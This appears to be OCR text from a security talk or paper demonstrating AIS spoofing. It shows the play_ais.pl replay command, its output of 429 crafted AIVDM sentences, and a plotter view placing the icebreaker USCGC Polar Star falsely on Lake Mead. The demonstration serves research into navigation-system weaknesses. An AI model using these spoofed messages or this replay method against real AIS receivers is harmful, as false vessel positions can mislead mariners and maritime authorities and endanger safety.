
```
2502-!AIVDM,1,1,,A,15N?Mn002FGkcOrDcvl2dR?D0000,0*34
2508-!AIVDM,1,1,,A,15N?Mn002FGkc`tDcw:RdR7P0000,0*36
2514-!AIVDM,1,1,,A,15N?Mn002FGkcivDcwPjdR?d0000,0*53
2520-!AIVDM,1,1,,A,15N?Mn002FGkcs0DcwoBdR:00000,0*49
2526-!AIVDM,1,1,,A,15N?Mn002FGkd42Dd0=RdR><0000,0*01
2532-!AIVDM,1,1,,A,15N?Mn002FGkd=4Dd0T2dR6H0000,0*7B
2538-!AIVDM,1,1,,A,15N?Mn002FGkdF6Dd0rBdR8T0000,0*46
2544-!AIVDM,1,1,,A,15N?Mn002FGkdO8Dd1@jdR:h0000,0*64
2550-!AIVDM,1,1,,A,15N?Mn002FGkd`:Dd1WBdR6t0000,0*66
2556-!AIVDM,1,1,,A,15N?Mn002FGkdi<Dd1uRdR;80000,0*1A
```


← 42.6 minutes


```
[Bishop:ais-prototype gck$ perl play_ais.pl -f=KML/polarstar_replay.txt -s=- -ais=1 -time=0 -v -port=8888

AIS Play (Version 2.3.2, Build date: 05/24/2022)
Connection success to 127.0.0.1:8888/tcp.
Reading file KML/polarstar_replay.txt, using '\-' as a field separator.
Timestamps are in field 0 and AIS data in field 1.

Record 1 -- Timestamp = 0; waited 0 second(s) to send...
 !AIVDM,2,1,3,A,55N?Mn81hJjtp9@l001E<<L>10th5:1=@580000S3iL<<25eeGPSmC11D`45,0*4C
Record 2 -- Timestamp = 0; waited 0 second(s) to send...
 !AIVDM,2,2,3,A,8;H383A@A08,2*2C
Record 3 -- Timestamp = 0; waited 0 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjk9LDbElBl2<00000,0*28
Record 4 -- Timestamp = 6; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjkBdDbF7Rl2B<0000,0*41
Record 5 -- Timestamp = 12; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjkKrDbFK2l2@H0000,0*34
Record 6 -- Timestamp = 18; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjkU8DbFfBl2>T0000,0*5F
Record 7 -- Timestamp = 24; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjkfFDbG1jl2>h0000,0*50
Record 8 -- Timestamp = 30; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjkoTDbGE2l2>t0000,0*7B
Record 9 -- Timestamp = 36; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjl0jDbG`Rl2=80000,0*17
Record 10 -- Timestamp = 42; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjl:0DbGsjl2=D0000,0*10
Record 11 -- Timestamp = 48; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjlC@DbH?2l2?P0000,0*14
Record 12 -- Timestamp = 54; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjlLNDbHRRl2Cd0000,0*50
Record 13 -- Timestamp = 60; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjlUdDbHmjl2>00000,0*4D
Record 14 -- Timestamp = 66; waited 6 second(s) to send...
 !AIVDM,1,1,,A,15N?Mn002FGjlfrDbI9Bl2><0000,0*19
```



!AIVDM,1,1,,A,15N?Mn002FGkbadDctejdR8<0000,0*21
Record 415 -- Timestamp = 2472; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkbjfDcu42dR8H0000,0*54
Record 416 -- Timestamp = 2478; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkbshDcuJRdR<T0000,0*45
Record 417 -- Timestamp = 2484; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkc4jDcuhjdR:h0000,0*21
Record 418 -- Timestamp = 2490; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkc=nDcv7BdR:t0000,0*44
Record 419 -- Timestamp = 2496; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkcFpDcvMRdR?80000,0*02
Record 420 -- Timestamp = 2502; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkcOrDcvl2dR?D0000,0*34
Record 421 -- Timestamp = 2508; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkc`tDcw:RdR7P0000,0*36
Record 422 -- Timestamp = 2514; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkcivDcwPjdR?d0000,0*53
Record 423 -- Timestamp = 2520; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkcs0DcwoBdR:00000,0*49
Record 424 -- Timestamp = 2526; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkd42Dd0=RdR><0000,0*01
Record 425 -- Timestamp = 2532; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkd=4Dd0T2dR6H0000,0*7B
Record 426 -- Timestamp = 2538; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkdF6Dd0rBdR8T0000,0*46
Record 427 -- Timestamp = 2544; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkdO8Dd1@jdR:h0000,0*64
Record 428 -- Timestamp = 2550; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkd`:Dd1WBdR6t0000,0*66
Record 429 -- Timestamp = 2556; waited 6 second(s) to send...
!AIVDM,1,1,,A,15N?Mn002FGkdi<Dd1uRdR;80000,0*1A
429 records sent



Fire Bowl
Campgrounds
Callville Bay
Callville Bay Anchorage
Callville Point
Sandy Cove
Auxiliary Point
Rufus Cove
Rotary Cove
Bighorn Cove
Bearing Point
Flamingo Reef
Canyon Point
Gordys Cove
Coyote Cove
Flamingo Cove
Boulder Point
Wishing Well Cove
Stewart Cliffs
James Bay
Sidewinder Cove
Lovers Cove
Beacon Island
Battleship Rock
Fort Callville
Indian Canyon Cove
Indian Canyon
Canyon Ridge
Fishfinder Cove
Shelter Cove
1 NMi
AIS Target Query
USCGC POLAR STAR NBTM
MMSI 367255000
Class A
IMO 07367471
Flag United States of America
Military Vessel, Underway using Engine
122m x 24m x 9.4m
Position 36° 06.6317' N 114° 43.4990' W
Report Age 5s
Destination BOULDER PT - L MEAD
ETA (UTC) Aug 11 13:45
Speed 17.3 mph
Course 072°
Heading 071°
Range ---
Bearing ---
Turn Rate 0
Create Waypoint
Record Track
OK


Fire Bowl
Campgrounds
Callville Bay
Callville Bay Anchorage
Callville Point
Sandy Cove
Auxiliary Point
Rufus Cove
Rotary Cove
Bighorn Cove
Bearing Point
Flamingo Reef
Canyon Point
Gordys Cove
Coyote Cove
Flamingo Cove
Boulder Point
Wishing Well Cove
Stewart Cliffs
James Bay
Sidewinder Cove
Lovers Cove
Beacon Island
Battleship Rock
Fort Callville
Indian Canyon Cove
Indian Canyon
Canyon Ridge
Fishfinder Cove
Shelter Cove
1 NMI
AIS Target Query
USCGC POLAR STAR NBTM
MMSI 367255000
Class A
IMO 07367471
Flag United States of America
Military Vessel, Underway using Engine
122m x 24m x 9.4m
Position 36° 07.6649' N 114° 39.5749' W
Report Age 4s
Destination BOULDER PT - L MEAD
ETA (UTC) Aug 11 13:45
Speed 17.3 mph
Course 070°
Heading 070°
Range ---
Bearing ---
Turn Rate 0
Create Waypoint
Record Track
OK


Fire Bowl
Campgrounds
Callville Bay
Callville Bay Anchorage
Callville Point
Sandy Cove
Auxiliary Point
